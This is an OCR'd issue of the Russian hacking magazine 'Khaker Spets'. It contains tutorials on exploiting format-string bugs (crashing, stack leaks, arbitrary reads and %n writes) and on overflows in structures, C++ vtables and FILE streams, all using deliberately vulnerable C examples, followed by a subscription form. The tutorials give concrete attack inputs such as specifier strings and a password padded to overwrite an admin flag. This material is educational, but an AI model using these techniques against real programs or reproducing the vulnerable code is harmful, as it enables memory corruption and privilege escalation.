char szPassword [0xFF];
...
void CreateData(int
intDefaultIndex, int intValue ) {
  long lpNewData[0xFF];
 if( intDefaultIndex > 0xFF )
return;
  ZeroMemory( lpNewData, 0xFF );
lpNewData[intDefaultIndex] =
intValue;
 .....
}
```

Более детальную информацию о целочисленных переполнениях ты можешь найти в статье "Integer Overflow".

Атака на переполнение массива может быть использована как способ получения контроля над исполнением программы.

Крис Касперски aka мыщъх

ДЕРНИ PRINTF ЗА ХВОСТ

ФОРМАТИРОВАННЫЙ ВЫВОД ПОД ПРИЦЕЛОМ

Язык Си выгодно отличается от Паскаля поддержкой спецификаторов, представляющих собой мощный инструмент форматного ввода/вывода. Настолько мощный, что фактически образует язык внутри языка, полигон для взломщика.

Ошибки форматного вывода не многочисленны и встречаются, главным образом, в UNIX-приложениях, где традиции терминального режима все еще сильны. По некоторым оценкам, в 2002 году было обнаружено порядка 100 уязвимых приложений, а в 2003 - свыше 150! Атаке подверглись сервера баз данных, вращающихся под Oracle, и сервисы UNIX, такие, как syslog или ftp. Ни одной атаки на приложения Windows NT до сих пор не зафиксировано. Это не значит, что Windows NT лучше, просто графический интерфейс не располагает к интенсивному использованию форматного вывода, да и количество консольных утилит под NT очень невелико; в общем, нельзя считать, что он находится в безопасности. И сейчас ты в этом убедишься!

До сих пор не зафиксировано ни одной атаки с помощью форматного ввода на приложения Windows NT.

Для аварийного завершения программы достаточно вызвать нарушение доступа, обратившись к невыделенной, несуществующей или заблокированной ячейке памяти.

ИСТОЧНИКИ УГРОЗЫ

Основных источников угрозы три: а) навязывание бажной программе собственных спецификаторов; б) врожденный дисбаланс спецификаторов; в) естественное переполнение буфера-приемника при отсутствии проверки на предельно допустимую длину строки.

Состояние стека на момент вызова функции printf

НАВЯЗЫВАНИЕ СОБСТВЕННЫХ СПЕЦИФИКАТОРОВ

Если пользовательский ввод попадет в строку форматного вывода (что происходит довольно часто) и находящиеся в нем спецификаторы не будут отфильтрованы, злоумышленник сможет манипулировать интерпретатором форматного вывода по своему усмотрению, вызывая ошибки доступа, читая и перезаписывая ячейки памяти и при благоприятных условиях захватывая управление удаленной системой.

Рассмотрим следующий пример, к которому мы не раз будет обращаться в дальнейшем.

```
f(){
 char buf_in[32], buf_out[32];
 printf("введи имя:"); gets(buf_in);
 sprintf(buf_out, "hello, %s!\n", buf_in);
 printf(buf_out);
}
```

РЕАЛИЗАЦИЯ DOS

Для аварийного завершения программы достаточно вызвать нарушение доступа, обратившись к невыделенной, несуществующей или заблокированной ячейке памяти. Это легко. Встретив спецификатор "%s", интерпретатор форматного вывода извлекает из стека парный ему аргумент, трактуя его как указатель на строку. Если же тот отсутствует, интерпретатор хватает первый попавшийся указатель и начинает читать содержимое памяти по этому адресу до тех пор, пока не встретит нуль или не нарвется на запрещенную ячейку. Политика запретов варьируется от одной операционной системы к другой, в частности, при обращении по адресам 00000000h - 0000FFFFh и 7FFF0000h - FFFFFFFFh Windows NT всегда возбуждает исключение. Остальные же адреса в зависимости от состояния кучи, стека и статической памяти могут быть как доступными, так и нет.

Откомпилируем пример, приведенный выше, и запустим его на выполнение. Вместо своего имени введем строку "%s". Программа выдаст следующее:


```
введи имя: %s
hello, hello, %s!\n!"
```

Чтобы понять, что такое "hello, %s!" и откуда оно здесь взялось, необходимо проанализировать состояние стека на момент вызова printf(buf_out), в чем нам поможет отладчик, например тот, который интегрирован в Microsoft Visual Studio (см. скрин).

Первым идет двойное слово 0012FF5Ch (на микропроцессорах архитектуры Intel младший байт располагается по меньшему адресу, то есть все числа записываются в памяти в обратном порядке). Это указатель, соответствующий аргументу функции printf, которому, в свою очередь, соответствует буфер buf_out, содержащий непарный спецификатор "%s" и заставляющий функцию printf извлекать следующее двойное слово из стека, которое представляет собой обыкновенный мусор, оставленный предыдущей функцией. По стечению обстоятельств он (мусор и указатель одновременно) указывает на тот же самый buf_out, и потому нарушения доступа не происходит, зато слово "hello" выводится дважды.

Будем рыть дальше, снимая со стека следующую последовательность адресов: 00408000h (указатель на строку "hello, %s!\n"), 0012FF3Ch (указатель на buf_out), 0012FF3Ch (снова он), 0040800Ch (указатель на строку "введи имя:"), 73257325h (содержимое буфера buf_in, трактуемое как указатель, между прочим указывающий на невыделенную ячейку памяти).

Таким образом, первые пять спецификаторов "%s" проходят сквозь интерпретатор форматного вывода вполне безболезненно, а вот шестой посылает его в космос. Процессор выбрасывает исключение, и выполнение программы аварийно прекращается. Разумеется, спецификаторов не обязательно должно быть ровно шесть - до остальных все равно не дойдет управление.



Реакция программы на шесть спецификаторов "%s"

Обрати внимание: Windows NT приводит именно тот адрес, который мы и ожидали.

РЕАЛИЗАЦИЯ PEEK

Для просмотра содержимого памяти уязвимой программы можно воспользоваться спецификаторами "%X", "%d" и "%c". Спецификаторы "%X" и "%d" извлекают парное им двойное слово из стека и выводят его в шестнадцатеричном или десятичном виде соответственно. Спецификатор "%c" извлекает парное двойное слово из стека, преобразует его до однобайтового типа char и выводит в символьном виде, отсекая три старших байта. Таким образом, наиболее значимыми из всех являются спецификаторы "%X" и "%c".

Каждый спецификатор "%X" отображает всего лишь одно двойное слово, лежащее в непосредственной близости от вершины стека (точное расположение зависит от прототипа вызываемой функции). Соответственно, N спецификаторов отображают 4*N байт, а максимальная глубина просмотра равна 2*C, где C - предельно допустимый размер пользовательского ввода в байтах. Увы! Читать всю память уязвимого приложения нам никто не даст, отдавая на растерзание лишь крошечный кусочек, в котором, если повезет, могут встретиться секретные данные (например, пароли) или указатели на них. Впрочем, узнать текущее положение указателя тоже неплохо. Но обо всем по порядку.

Запустим нашу демонстрационную программу и введем спецификатор "%X". Она ответит:

```
введи имя: %X
hello, 12FF5C!
```

Откуда взялось 12FF5C? Обращаясь к дампу памяти, мы видим, что это - двойное слово, следующее за аргументом buf_out и представляющее собой результат жизнедеятельности предыдущей функции, или, попросту говоря, мусор. Ну и какая нам радость от этого? Буфер содержит наш собственный ввод, в котором заведомо нет ничего интересного. Но это лишь часть айсберга. Как уже говорилось в статье, посвященной переполняющимся буферам, для передачи управления на shell-код необходимо знать его абсолютный адрес, который в большинстве случаев неизвестен, и спецификатор "%X" как раз и выводит его на экран!

Теперь введем несколько спецификаторов "%X", для удобства разделив их пробелами:

```
введи имя: %X %X %X %X %X %X %X
hello, 12FF5C 408000 12FF3C 12FF3C 40800C
25205825 58252058!
```

Обрати внимание на два последних двойных слова. Да это же содержимое буфера пользовательского ввода! Ведь ACSII-строка "%X " в шестнадцатеричном представлении выглядит как "25 58 20".

Идея - сформировать указатель на интересующую нас ячейку памяти, положить его в буфер, а затем натравить на него спецификатор "%s", читающий память вплоть до встречи с нулевым байтом или запрещенной ячейкой. Нулевой байт не помеха, достаточно сформировать новый указатель, расположенный за его хвостом. Запрещенные ячейки намного коварнее - всякая попытка доступа к ним вызывает аварийное завершение программы, и, до тех пор пока администратор не поднимет упавший сервер, атакующему придется скучать и пить пиво. А после перезапуска расположение уязвимых буфером данных может оказаться совсем иным, что обесценит все ранее полученные результаты. Конечно, волков бояться - в лес не ходить, но и соваться в воду, не зная броду, тоже не стоит. В общем, со спецификатором "%s" следует быть предельно осторожным, а то недолго и DoS схлопотать.

Допустим, мы хотим прочитать содержимое памяти по адресу 77F86669h (по ней можно определить версию операционной системы, так как у всех она разная). Расположение буфера пользовательского ввода нам уже известно - актуальные данные начинаются с шестого двойного слова (см. листинг). Остается подготовить боевую начинку. Вводим целевой адрес, записывая его в обратном порядке и набирая непечатные символы с помощью <ALT> и цифровой клавиатуры. Добавляем к ним шесть спецификаторов "%X", "%d" или "%c" (поскольку содержимое этих ячеек нас никак не волнует, подойдут любые). Добавляем опознавательный знак, например звездочку или двоеточие, за которым будет идти спецификатор вывода строки "%s". И, наконец, скармливаем полученный результат программе (опознавательный знак необходим для того, чтобы быстро определить, где кончается мусор, а где начинаются актуальные данные)

Если перевести символы в строке после двоеточия в шестнадцатеричную форму, получится 8B 46 B3 40 3E »

Если пользовательский ввод попадет в строку форматного вывода, злоумышленник сможет манипулировать интерпретатором форматного вывода по своему усмотрению.

Unicode-функции используют для завершения строки двойной символ нуля и к одиночным нулям относятся довольно лояльно.

ФУНКЦИИ, ПОДДЕРЖИВАЮЩИЕ ФОРМАТИРОВАННЫЙ ВЫВОД

Услугами интерпретатора форматного ввода/вывода пользуется множество функций, не только printf и не только в консольных программах. Графические приложения и серверное программное обеспечение, исполняющееся под Windows NT, активно используют функцию sprintf, выводящую отформатированную строку в оперативный буфер.

Перечисленные в таблице функции сами по себе не опасны. Опасными их делает наличие пользовательского ввода в форматном аргументе. Именно такие участки кода и нужно искать при исследовании программы на уязвимость.

функция		назначение
fprintf	ASCII	форматированный вывод в файл
fwprintf	UNICODE	
fscanf	ASCII	форматированный ввод с потока
fwscanf	UNICODE	
printf	ASCII	форматированный вывод в stdout
wprintf	UNICODE	
scanf	ASCII	форматированный ввод с stdin
wscanf	UNICODE	
_snprintf	ASCII	форматированный вывод в буфер с ограничителем длины
_snwprintf	UNICODE	
sprintf	ASCII	форматированный вывод в буфер
swprintf	UNICODE	
sscanf	ASCII	форматированный ввод из буфера
swscanf	UNICODE	
vfprintf	ASCII	форматированный вывод в поток (stream)
vfwprintf	UNICODE	
vprintf	ASCII	форматированный вывод в stdout
vwprintf	UNICODE	
_vsnprintf	ASCII	форматированный вывод в буфер с ограничителем длины
_vsnwprintf	UNICODE	
vsprintf	ASCII	форматированный вывод в буфер

```
введи имя:if<ALT-248>w%c%c%c%c%c:%s
hello, if°w \ <<ª:ЛF¶╠@►♥!
```

Просмотр дампа памяти по вручную сформированному указателю

Каждый спецификатор занимает два байта и снимает со стека четыре.

B3 00. Откуда взялся нуль? Это ASIIZ-строка, и нуль служит ее завершителем. Если бы его здесь не оказалось, спецификатор "%s" вывел бы на экран намного больше информации.

Фактически мы реализовали аналог бейсик-функции peek, судьбоносность которой уже обсуждалась в другой статье, однако не спеши открывать на радостях пиво. Данная реализация peek'a очень ограничена в возможностях. Указатель, сформированный в начале буфера, не может содержать в себе символ нуля, а потому первые 17 Мбайт адресного пространства недоступны для просмотра. Указатель, сформированный в конце буфера, может указывать практически на любой адрес, поскольку старший байт адреса удачно совпадает с символом завершающего нуля, однако, чтобы дотянуться до такого указателя, потребуется пересечь весь буфер целиком, а это не всегда возможно.

Получилось! Мы сделали это! Действуя и дальше таким макаром, мы сможем просмотреть практически всю доступную память программы.

РЕАЛИЗАЦИЯ РОКЕ

Спецификатор "%n" записывает в парный ему указатель количество выведенных на данный момент байт, тем самым позволяя нам модифицировать содержимое указателей по своему усмотрению. Обрати внимание: модифицируется не сам указатель, а то, на что он указывает!

Перед демонстрацией нам необходимо найти в стековом хламе подходящий указатель, предварительно прочитав его содержимое строкой типа "%X %X %X", как мы уже делали. Выберем 12FF3Ch, указатель на буфер пользовательского ввода buf_in. Чтобы его достать, нужно снять со стека два двойных слова; этим у нас займутся спецификаторы "%c%c".

Поскольку модификация буфера осуществляется после его вывода на экран, доказательства перезаписи памяти приходится добывать в отладчике. Загрузив подопытную программу в Microsoft Visual Studio (или любой другой отладчик на твой вкус), установи точку останова по адресу 401000 (адрес функции main) или, подогнав к ней курсор (Ctrl+G, Address, "401000", <Enter>), нажми Ctrl+F10 для пропуска инструкций стартового кода, совершенно не интересующего нас в настоящий момент.

Пошагово трассируя программу по F10 (Step Over - трассировка без захода внутрь функций), введи заданную строку, когда тебя об этом попросят (экран консоли начнет призывно мигать) и продолжай трассировку вплоть до достижения строки 0040103Ch, вызывающей функцию printf. Теперь перейди в окно дампа памяти и введи в адресной строке "ESP", сообщая отладчику, что нам угодно просмотреть содержимое стека, а затем вернись к дизассемблерному коду и нажми F10 еще раз.

Содержимое буфера пользовательского ввода немедленно изменится, подсвечивая ядовито-красным цветом число "0F 00 00 00", записанное в его начале. Перезапись выбранной ячейки памяти успешно состоялась!

Напоминаю, если спецификаторы перекрывают буфер пользовательского ввода, мы можем самостоятельно сформировать указатель, переписывая выбранные ячейки памяти произвольным образом. То есть почти произвольным. К ограничениям выбора целевых адресов теперь еще присоединяются и ограничения выбора перезаписываемого значения, которые, между прочим, очень жестки.

snprintf значительно безопаснее sprintf, так как контролирует размер буфера-приемника и никогда не устроит переполнение.

```
.rdata:004053B4 aMicrosoftVisua db 'Microsoft Visual C++ Runtime Library',0
```

Модифицируемая с помощью хитрости со спецификатором "%n", ячейка должна принадлежать странице с атрибутом PAGE_READ WRITE, в противном случае процесс сгенерирует исключение.

Дизассемблер утверждает, что по адресу 004053B4h в нашей демонстрационной программе расположен копирайт фирмы Microsoft.

Давай выведем его на экран. Как мы помним, начало буфера соответствует шестому спецификатору. Каждый спецификатор занимает два байта и снимает со стека четыре. Еще два байта уходят на спецификатор "%s", выводящий строку. Так сколько всего надо передать спецификаторов программе? Составляем простенькое линейное уравнение и сходу решаем его, получая в ответе двенадцать. Одиннадцать из них выгребают со стека все лишнее, а двенадцатый выводит содержимое расположенного за ним указателя.

Указатель формируется тривиально: открываем ASCII-таблицу символов (как вариант - запускаем HIEW) и переводим 4053B4h в символьное представление. Выворачиваем его наизнанку и вводим в программу, при необходимости используя цифровую клавиатуру и клавишу <ALT> (см. скрин).

Функция sprintf относится к числу самых опасных.

Теперь определимся с числом, которое мы хотим записать. Записывать можно только маленькие числа - на большие просто не хватит размера буфера. Сойдемся на числе 0Fh (это нечетное число, четные приносят несчастье :). Считаем: два символа выводят спецификаторы, снимающие лишние двойные слова с верхушки стека, семь приходится на строку "hello, " (да-да, она тоже в доле), тогда у нас остается: 0Fh - 02h - 07h = = 06h. Шесть символов, которые мы должны ввести самостоятельно. Они могут быть любыми, например, "qwerty" или что-то в этом роде. Остается добавить спецификатор "%n", и сформированную строку можно передать программе:

```
введи имя: qwerty%c%c%n
hello, qwerty\ !
```

ДИСБАЛАНС СПЕЦИФИКАТОРОВ

Каждому спецификатору должен соответствовать парный аргумент. Но должен еще не значит обязан. Ведь спецификаторы и аргументы программисту приходится набивать вручную, и ему ничего не стоит ошибиться! Транслятор откомпилирует такую программу вполне нормально, возможно, негромко выругавшись при этом и выдав на экран предупреждающий warning. Но что произойдет потом?

Если аргументов окажется больше, чем спецификаторов, "лишние" будут проигнорированы. В противном случае функция форматированного вывода, не зная сколько ей аргументов реально передали, снимет со стека

```
введи имя:%c%c%c%c%c%c%c%c%c%c%c%c%s<Alt-180>S@
hello, \ <<ª%%%%%%Microsoft Visual C++ Runtime Library┤S@!
```

Формирование указателя в конце буфера и вывод его на экран

Демонстрация перезаписи ячейки памяти

первый встретившийся ей мусор. События будут развиваться по сценарию, описанному выше ("Навязывание собственных спецификаторов"), с той лишь разницей, что навязывать спецификаторы злоумышленник сможет только косвенно или не сможет вовсе.

ПЕРЕПОЛНЕНИЕ БУФЕРА-ПРИЕМНИКА

Функция sprintf относится к числу самых опасных, и все руководства по безопасности в один голос твердят, что лучше пользоваться ее безопасным аналогом - snprintf. Почему? Природа форматированного вывода такова, что предельно достижимую длину результирующей строки очень трудно рассчитать заранее. Рассмотрим следующий код:

```
f()
{
 char buf[???];
 sprintf(buf,"имя:%s возраст:%02d вес:%03d рост:%03d\n",
 name, age, m, h);
 ...
}
```

Как вы думаете, каких размеров буфер нам потребуется? Из неизвестных факторов здесь присутствуют: длина строки name и "длина" целочисленных переменных age, m, h, преобразуемых функцией sprintf в символьное представление. Кажется логичным, если мы отводим два столбца на возраст и по три на рост и вес, то за вычетом имени и длины форматной строки нам потребуется всего 8 байт. Правильно? А вот и нет! Если строковое представление переменных не умещается в отведенных ему позициях, оно автоматически расширяется, дабы избежать усечения результата. В действительности же, десятичное представление 32-разрядных переменных типа int требует резервирования 11 байт памяти, в противном случае возникает угроза переполнения буфера.

ЗАКЛЮЧЕНИЕ

Ошибки обработки спецификаторов - частный случай проблемы интерполяции строк. Некоторые языки, например Perl, позволяют не только форматировать вывод, но и внедрять переменные и даже функции (!) непосредственно в саму выводимую строку, что существенно упрощает и ускоряет программирование. К сожалению, хорошие идеи становятся фундаментом воинствующего вандализма. Удобство не сочетается с безопасностью. Что удобно программировать - удобно и ломать, хотя обратное утверждение неверно.

В общем, не воспринимай языковые возможности как догму. Подходи к ним творчески, отбирая только лучшие функции и операторы.

Мысла Владислав aka DigitalScream (digitalscream@real.xakep.ru)

ЛОМАЕМ СТРУКТУРЫ

СТРУКТУРА НЕ ВСЕГДА КРИТЕРИЙ ЦЕЛОСТНОСТИ

Явно происходило переполнение, но что перезаписывалось и как это влияло на дальнейшее исполнение программы, было загадкой. Что-то смутно напоминало ситуацию с выделением памяти в куче через функцию malloc()...

Ошибки переполнения буфера часто требуют от хакера проявить смекалку. Особенно это касается тех моментов, когда появляется необходимость в подделке каких-либо данных. Если ты сталкивался с переполнениями в куче, то понимаешь, о чем идет речь. В данной статье я приведу несколько примеров того, как эксплуатируются уязвимости, требующие фальсификации структурированных участков памяти, и как этим может воспользоваться злоумышленник для исполнения своего кода. Поехали!

Все данные в памяти представлены одинаково. Не имеет значения, с чем работает программа: со строками, числами, структурами и т.д. Так или иначе, все данные - это набор байт определенной длины, и ничего более. Все ограничения в обработке созданы программистом, и они существуют только на уровне понимания кода. Если ты создаешь строку, то она в памяти ничем не отличается от массива чисел или координат какого-либо многоугольника. Другое дело - интерпретация данных. Если это строка, то ты знаешь, что она должна заканчиваться нулем, если это координаты, то их количество должно быть парным и т.д.


ПРИМЕР 1. ПРОГРАММА ПРОВЕРКИ ИМЕНИ И ПАРОЛЯ

```
struct credentials { char name[0x10]; char pass[0x10];
bool admin; };
void CheckUser(credentials* cUser) {
if(!strcmp(cUser->name,"adm") && !strcmp(cUser->pass,"adm") )
cUser->admin = true; }
int _tmain(int argc, _TCHAR* argv[]) {
credentials* cUser = new credentials;
cUser->admin = false; char* name = argv[1];
char* pass = argv[2];
memcpy( cUser->name, name, strlen(name) );
memcpy( cUser->pass, pass, strlen(pass) );
cUser->name[strlen(name)] = '\0';
cUser->pass[strlen(pass)] = '\0';
CheckUser(cUser);
.....
return 0; }
```


ПЕРЕПОЛНЕНИЕ СТРУКТУР

При переполнении буфера хакер имеет дело, в основном, со строками, и единственное ограничение, которое накладывается на shell-код, - это отсутствие в нем нулевых байтов. Но бывают ситуации, когда переполнение происходит в обработке строки, которая является частью структуры. Давай взглянем на пример 1.


Это программа, которая проверяет имя пользователя и пароль. Если они совпадают и равны "adm" - пользователь считается администратором, если не совпадают - гостем. Сразу можно заметить, что для заполнения структуры credentials используется команда memcpy без проверки на длину передаваемых данных. Этим можно воспользоваться, чтобы перезаписать память приложения и, возможно, получить управление над ним. Чтобы подтвердить теорию, нужно поиграть с передаваемыми приложению данными. Если запустить программу с параметрами "demo demo", она скажет, что ты являешься гостем, "adm adm" - вернет, что ты админ. Кажется, все в порядке, но не стоит забывать о переполнении! Передай приложению строку: hacker aaaaaaaaaaaaaaaa\x01, и она опознает тебя как администратора. Причина такого поведения ясна - передавая длинный пароль, ты перезаписываешь значение переменной admin, и именно она хранит в себе твой статус в системе. Если переполнения не происходит, переменная



Так должна работать прога...



А так - не должна :-)



Чпок! :-)

По сути, переполнение структур ничем не отличается от переполнений строк.

admin равна нулю, но поскольку ты передал пароль из 16 символов "a" и одного байта "0x01", а размер переменной pass - всего 16, то "0x01" перезапишет значение admin и система сочтет тебя администратором.

ПЕРЕПОЛНЕНИЕ КЛАССОВ

Все сказанное касается также и классов. Возьмем предыдущий пример, но на этот раз все данные будут храниться не в структуре, а в классе. Более того, пусть теперь можно будет указать данные не для одного, а для двух пользователей.

Давай опять проверим работу получившегося приложения, которое также чувствительно к длине передаваемых ему строк. Приложение работает корректно, если длина строки не превышает 16 символов; если нарушить это правило, то перед вами откроются другие возможности, совсем не предусмотренные программистом :-). Так, например, при передаче в качестве пароля для первого пользователя строку из 30 байт приложение критически завершит свою работу.

Причина происшедшего в том, что для хранения класса используется динамическая память. Переполняя буфер, ты можешь изменить значения статических переменных, это верно, но ошибка не из-за этого. Посмотри на отладочную информацию. Видно, что после того как первый экземпляр класса получил логин и пароль, у второго изменилось значение VTable. А VTable - это адрес таблицы методов класса. В ней находятся все методы, помеченные как виртуальные, а все остальные находятся в сегменте кода. Адрес этой таблицы хранится по указателю объекта, а поскольку они создаются в стеке, то адрес таблицы лежит там же. Но на самом деле все просто: функции хранятся в области кода, переменные фиксированной длины лежат в той же области памяти, где расположен сам объект. Чтобы перезаписать область кода, необходимо копировать буфер очень большей длины, и поэтому, даже если есть возможность записи в сегмент кода, ей не всегда можно воспользоваться из-за расстояния от него до стека или кучи. Однако для большей гибкости и реализации наследования программисты используют виртуальные функции. Они ничем не отличаются от обычных за исключением метода доступа к ним. Если точнее, адрес функции не жестко прописан в коде, а находится в таблице, которая может меняться в ходе выполнения программы. Адрес таблицы хранится в первых 4 байтах объекта, а поэтому, если есть переполнение, то его можно перезаписать. Именно это и произошло в рассмотренном примере. Когда ты передал строку "name AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA name pass", пароль, хранящийся в первом экземпляре, перезаписал виртуальную таблицу методов второго. Чтобы в этой ситуации получить контроль над приложением, необходимо найти такой адрес в памяти, который не содержит в себе нулей и указывает на адрес, по которому находится твой shell-код. Надеюсь, теперь тебе понятно, в чем дело. Существует еще множество методов переполнения объектов в памяти, но эта »

тема заслуживает отдельного рассмотрения, а пока что мы остановимся на переполнении структурированных данных.

ПЕРЕПОЛНЕНИЕ ФАЙЛОВОГО ПОТОКА

Взглянем на пример 2.

Если ты внимательно изучил предыдущий пример, то, наверно, заметил, что в нем используется небезопасная функция strcpy(), которая, как известно, может привести к перезаписи памяти, что, собственно, и произошло. Осталось только разобраться, как ведет себя приложение после переполнения. Если передать функции строки длиной меньше 255, она корректно выполнит и без проблем завершит свою работу. Но, если ей передать в качестве параметра строку из букв "A" длиной 255+8, она, вместо того чтобы записать в файл строку "File created successful", запишет "AAAAA". Более того, если передать строку длиной хотя бы 255+255, то функция просто аварийно завершит свою работу. Давай посмотрим внимательнее, что происходит. Касательно записи в файл строки "AAAAA", то причина в том, что, переполняя переменную szUserName, ты перезаписываешь значение переменной szHeader. А если увеличить размер передаваемой строки, то в результате будет перезаписан указатель на файл. Что это нам дает? Все очень просто. Если раньше программа ввела логин в защищенном файле, то теперь ты можешь перенаправить ее вывод в любой другой файл или на стандартные потоки stdout или srderr! Для этого необходимо просто перезаписать указатель на файл на какой-либо другой указатель, который ссылается на поддельную структуру файла. Но и это еще не все! Раз есть возможность подделки потока, то можно его заставить перезаписать любой участок памяти нужными данными, даже в том случае, когда размер переполняемого буфера такой маленький, как в последнем примере. Технология осуществления данной идеи проста. Перед тем как происходит запись данных в файл, они проходят буферизацию. Адрес буфера указан в самой структуре потока:

```
struct _iobuf {
char *_ptr; //!!
int _cnt;
char *_base;//!!
int _flag;
int _file;
int _charbuf;
int _bufsiz;
char *_tmpfname;
};
```

И если их выставить в интересующие тебя адреса, то при записи в файл данные перезапишут собой нужные фрагменты памяти. Воссоздать все это достаточно сложно из-за реализации системы работы с файлами. Куда более верным решением является перезапись массива _stdbuf . Перезаписывая файловые потоки, необязательно пытаться пользоваться ими для передачи управления на shell-код. Если длина буфера позволяет перезаписать просто адрес возврата, то нужно использовать предоставленную возможность. Но при этом корректно перезаписать указатель на файл, чтобы дать функции успешно завершить свою работу.

ПРИМЕР 2. ПСЕВДОФУНКЦИЯ ДОЗАПИСИ ФАЙЛА

```
.....
void CreateLog(char* szUser)
{ FILE *hFile;
char szHeader[] = "File created successful\n";
char szUserName[OxFF];
hFile = fopen( "default.log", "a" );
strcpy( szUserName, szUser );
fprintf( hFile, "%s", szHeader );
..... }
```

ARE YOU MIND OVERFLOWS?

На этом завершим небольшой экскурс в технологии перезаписи структурированных данных, хотя говорить о таких уязвимостях можно очень долго. Основное, что ты должен вынести из этой статьи, - это то, что, по сути, переполнение структур ничем не отличается от переполнений строк. Они просто требуют от атакующего более точных знаний о работе программы, но зато взамен зачастую дают более простые способы для передачи управления на shell-код.

Напоследок хотелось бы напомнить, что статья рассчитана на программистов, которые решили повысить уровень безопасности в своих приложениях. Все, о чем ты прочитал, носит только информативный характер и не должно быть использовано в незаконных целях.

РЕАЛИЗАЦИЯ АУТЕНТИФИКАЦИИ С ПОМОЩЬЮ КЛАССОВ

```
class credentials { private: bool admin;
public: char name[0x10]; char pass[0x10];
public: SetCredentials(char* _name, char* _pass );
virtual void Administrate();
private: virtual void Admin(); };
credentials::SetCredentials(char* _name, char* _pass ) {
memcpy( name, _name, strlen(_name) );
memcpy( pass, _pass, strlen(_pass) );
name[strlen(_name)] = '\0'; pass[strlen(_pass)] = '\0';
admin = false; }
void credentials::Administrate() {
if( !strcmp(name,"adm") && !strcmp(pass,"adm") ) {
Admin(); } ..... }
int _tmain(int argc, _TCHAR* argv[]) {
.....
bool TwoUsers = false;
if( argc==5 ) TwoUsers = true;
.....
credentials* cUserFirst; credentials* cUserSecond;
cUserFirst   = new credentials();
if( TwoUsers ) cUserSecond  = new credentials();
.....
if( TwoUsers )cUserSecond->SetCredentials( argv[3], argv[4] );
cUserFirst->SetCredentials ( argv[1], argv[2] );
....
cUserFirst->Administrate();
if( TwoUsers ) cUserSecond->Administrate();
... }
```

ХакерСпец редакционная ПОДПИСКА!

Вы можете оформить редакционную подписку на любой российский адрес

ВНИМАНИЕ!

БЕСПЛАТНАЯ
Курьерская доставка по Москве
Хочешь получать журнал
через 3 дня после выхода?
Звони 935-70-34

ДЛЯ ОФОРМЛЕНИЯ ПОДПИСКИ НЕОБХОДИМО:

1. Заполнить подписной купон (или его ксерокопию).

2. Заполнить квитанцию (или ксерокопию). Стоимость подписки заполняется из расчета:
6 месяцев - **690** рублей
12 месяцев - **1380** рублей

(В стоимость подписки включена доставка заказной бандеролью.)

3. Перечислить стоимость подписки через Сбербанк.

4. Обязательно прислать в редакцию копию оплаченной квитанции с четко заполненным купоном
или по электронной почте subscribe_xs@gameland.ru
или по факсу 924-9694 (с пометкой "редакционная подписка").
или по адресу:
107031, Москва, Дмитровский переулок, д 4, строение 2, ООО "Гейм Лэнд" (с пометкой "Редакционная подписка").

Рекомендуем использовать электронную почту или факс.

ВНИМАНИЕ!

Если мы получаем заявку после 5-го числа текущего месяца, доставка начинается со следующего месяца

справки по электронной почте subscribe_xs@gameland.ru или по тел. (095) 935.70.34

В случае отмены заказчиком произведенной подписки, деньги за подписку не возвращаются

ПОДПИСНОЙ КУПОН (редакционная подписка)

Прошу оформить подписку на журнал "ХакерСпец"

☐ На 6 месяцев, начиная с _____
☐ На 12 месяцев, начиная с _____
(отметьте квадрат выбранного варианта подписки)

Ф.И.О. _____

индекс _____ город _____

улица, дом, квартира _____

телефон _____ подпись _____ сумма оплаты _____

Извещение

ИНН 7729410015 ООО"ГеймЛэнд"
ЗАО Международный Московский Банк , г. Москва
р/с №40702810700010298407
к/с №30101810300000000545
